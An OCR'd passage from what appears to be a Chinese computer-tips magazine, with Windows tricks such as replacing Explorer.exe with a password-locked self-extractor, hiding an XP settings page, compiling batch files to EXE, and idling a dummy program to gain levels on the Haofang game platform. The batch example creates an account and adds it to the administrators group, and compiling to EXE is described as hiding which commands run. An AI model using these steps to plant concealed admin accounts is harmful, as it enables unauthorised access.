


图 4

切换到"格式"选项卡，在"临时模式"功能区中选中"解包到临时文件"复选框，接着在"可选性问题"栏中输入开机密码提示的问题，在"询问标题"栏中输入密码提示的标题，这样我们忘记密码的时候可以通过这种方式来获得，在"覆盖方式"功能中选中"覆盖所有文件"选项（如图5）。




图 5


点击"确定"后返回到"档案文件名字和参数"对话窗口的"高级"选项页，点击"设置密码"来为passwd.exe压缩包文件设置新的访问口令，该口令就是我们为系统开机设计的口令。通过上面的设置后就完成了passwd.exe自解压文件的创建工作。


将前面生成的passwd.exe文件重新命名为"Explorer.exe"，单击"开始"→"关闭系统"，在"关闭 WINODWS"对话框中选择"重新启动计算机并切换到MS-DOS方式"，点确定后就进入了DOS方式，将我们新建的Explorer.exe替换Windows系统中旧的Explorer.exe文件，重新启动计算机后，我们将会发现，系统的开机密码不再是摆设了，不输入密码或者输错密码都无法进入到Windows系统中。不过最后要提醒的是对于这种安全加密方法用户可能会有一些不适应（没有任务栏、开始菜单等），但并不影响到系统的正常运行。

屏蔽Windows XP的“设定程序访问和默认值”功能

peng

想来大家现在已经为自己的XP系统打上了SP2补丁了吧！不知道你注意到没有，打完SP2补丁之后，在控制面板的添加/删除程序对话框中会添加一项叫做“设定程序访问和默认值”的选项，如图1所示。“设定程序访问和默认值”简化了指定用于活动(如Internet 冲浪和发送电子邮件)的默认程序的过程。另外，通过该功能用户还可以指定从“开始”菜单、桌面和其他位置可以访问程序。该功能可以给我们设定程序带来很大的方便，但是，如果你是和他人共用一台电脑，那么，别人通过该功能随便地修改我们设定好的程序也会给我们带来不小的烦恼。如果你不喜欢该功能，不妨将其屏蔽掉，其效果如图2所示，请仔细比较一下两副图就能够看出不同了。






方法一：注册表法

第一步：点击“开始”→“运行”，在运行对话框中输入“REGEDIT”，回车后打开注册表编辑器。

第二步：依次展开如下分支：[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies]，在“Policies”上点右键，新建一个“项”命名为“uninstall”。

第三步：选中刚刚新建的“uninstall”，在右侧的窗口中新建一个DWORD值，命名为“NoChooseProgramsPage”，双击，将其数值数据修改为“1”，如图3所示，点“确定”按钮并关闭注册表编辑器。




第四步：按“F5”刷新一下，好了，现在打开“添加/删除程序”窗口看看“设定程序访问和默认值”选项是不是消失的无影无踪了。

如果觉得上面的方便过于麻烦，可以试试方法二。

方法二：组策略法

第一步：点击“开始”→“运行”，在运行对话框中输入“GPEDIT.MSC”，回车后打开组策略编辑器。

第二步：依次展开如下分支：“本地计算机策略”→“用户配置”→“管理模板”→“控制面板”→“添加或删除程序”，如图4所示，在右侧的窗口中找到“隐藏设置程序访问和默认页面”选项，双击，在弹出的“设置”对话框中，将其值由“未配置”修改为“已启用”，点“确定”按钮，并关闭组策略编辑器。



第三步：按“F5”刷新一下，即可。

将批处理文件转换成exe文件

◎小 军

批处理文件在计算机的应用维护和黑客技术中经常会用到。这是一种在面对黑黑的屏幕、白白文字的DOS时代就出现的文件格式，它的历史可以说是非常的久远了。但是有时用起这种古老的文件格式时，在感觉上不如EXE文件直接执行文件好用。因此，我在这里向各位菜鸟们介绍一种将BAT文件编译成EXE文件方法。

一、如何编辑批处理文件

编辑批处理文档，我所了解的有以下二种方式：

1.用“记事本”编辑后文件后，将文件另存为filename.bat就可以了。

2.在DOS命令行模式下直接进行编辑。

用**copy con filename.bat**命令进行编辑。例如：要在Win2000下新建一个名叫xiaosu的帐号并把它加入到管理组中，具体操作如下：

```
copy con xiaosu.bat    回车
net user xiaosu /add    回车
net localgroup administrators xiaosu /add    回车
Ctrl+Z    退出保存
```

这样你就建立了一个文件名为xiaosu.bat的批处理方件。

二、将BAT文档编译成EXE文件

首先，用BAT2COM.EXE将BAT文档编译成COM文件。格式如下：**BAT2COM.exe filename.bat**。这时你就会发现在你的批处理文件存放的文件夹下多出来一个与刚才的bat文件同名的.com文件。然后，用COM2EXE.EXE将COM文档编译成EXE文件。格式如下：**COM2EXE.EXE filename.com**。至此，我们就将BAT批处理文件编译成了EXE可执行文件了。

把BAT批处理文件编译成EXE可执行文件后，别人就很难知道这个批处理文件具体执行了哪些命令，这在一定程度上也提高了文件的保密性。另外，本文所提及的方法是经过二次编译才最终转成EXE文件的。但是，你也可以自己动手，编写一个批处理文件，将二个编译程序一起执行，达到一步完成编译的目的，这也许就是批处理文件的魅力所在吧！


（文章中涉及到的程序BAT2COM.EXE、COM2EXE.EXE已经收录在光盘中）

浩方升级妙招

cnsword

大家好，玩游戏的朋友对浩方对战平台应该不陌生吧，可是没有高手对战很郁闷吧，看到那些有级别限制的房间因为自己的级别太低，而无法进入又是郁闷啊！都说不在郁闷中恋爱，就在郁闷中变态。我们可不想变态啊^_^

现在我发现一个升级的好办法，不必向那些挂机一族，挂着个魔兽在上面，小弟的机器配置没那么高，又要挂机又要工作。大家看到浩方的游戏大杂烩了吗？对，我们的目标就是它，随便选一个房间进入就行，这些房间可是没几个人进的，没级别限制的。我们进来后要设置一下，“设置”—>“游戏设置”—>“游戏大杂烩”，“游戏可执行文件快捷方式”选择一个程序，呵呵，这里就是我们的关键点了，因为在其他房间中只能选择相应的游戏，可在这几个房间中可以随意的选择游戏噢，如图。我们还要干别的事情啊，所以就别挂那些大程序了，自己用编程软件生成一个窗体，只有退出键就足够了。这样选择自己的软件，确定了，在房间里我们开始“游戏”吧^_^！



这样我们就可以挂机升级了，还可以去干自己的事情，呵呵！如果你还想升级QQ，你就把选择的软件选择为QQ等级加速器就行了，一石二鸟，哈哈！

一劳永逸屏蔽ActiveX插件

ying

很多朋友在浏览网页的时候会遇到浏览器“卡死”的情况，这多半是因为该网页中有嵌入式的ActiveX插件需要安装。为了解决这个问题，市面上有很多相关的“免疫”软件，如NoTroubleMe等，而且Windows XP SP2中也提供了该功能。不过这些思路都比较被动，如果遇到新的ActiveX程序，他们就无能为力了，下面笔者来介绍自己的解决方案。

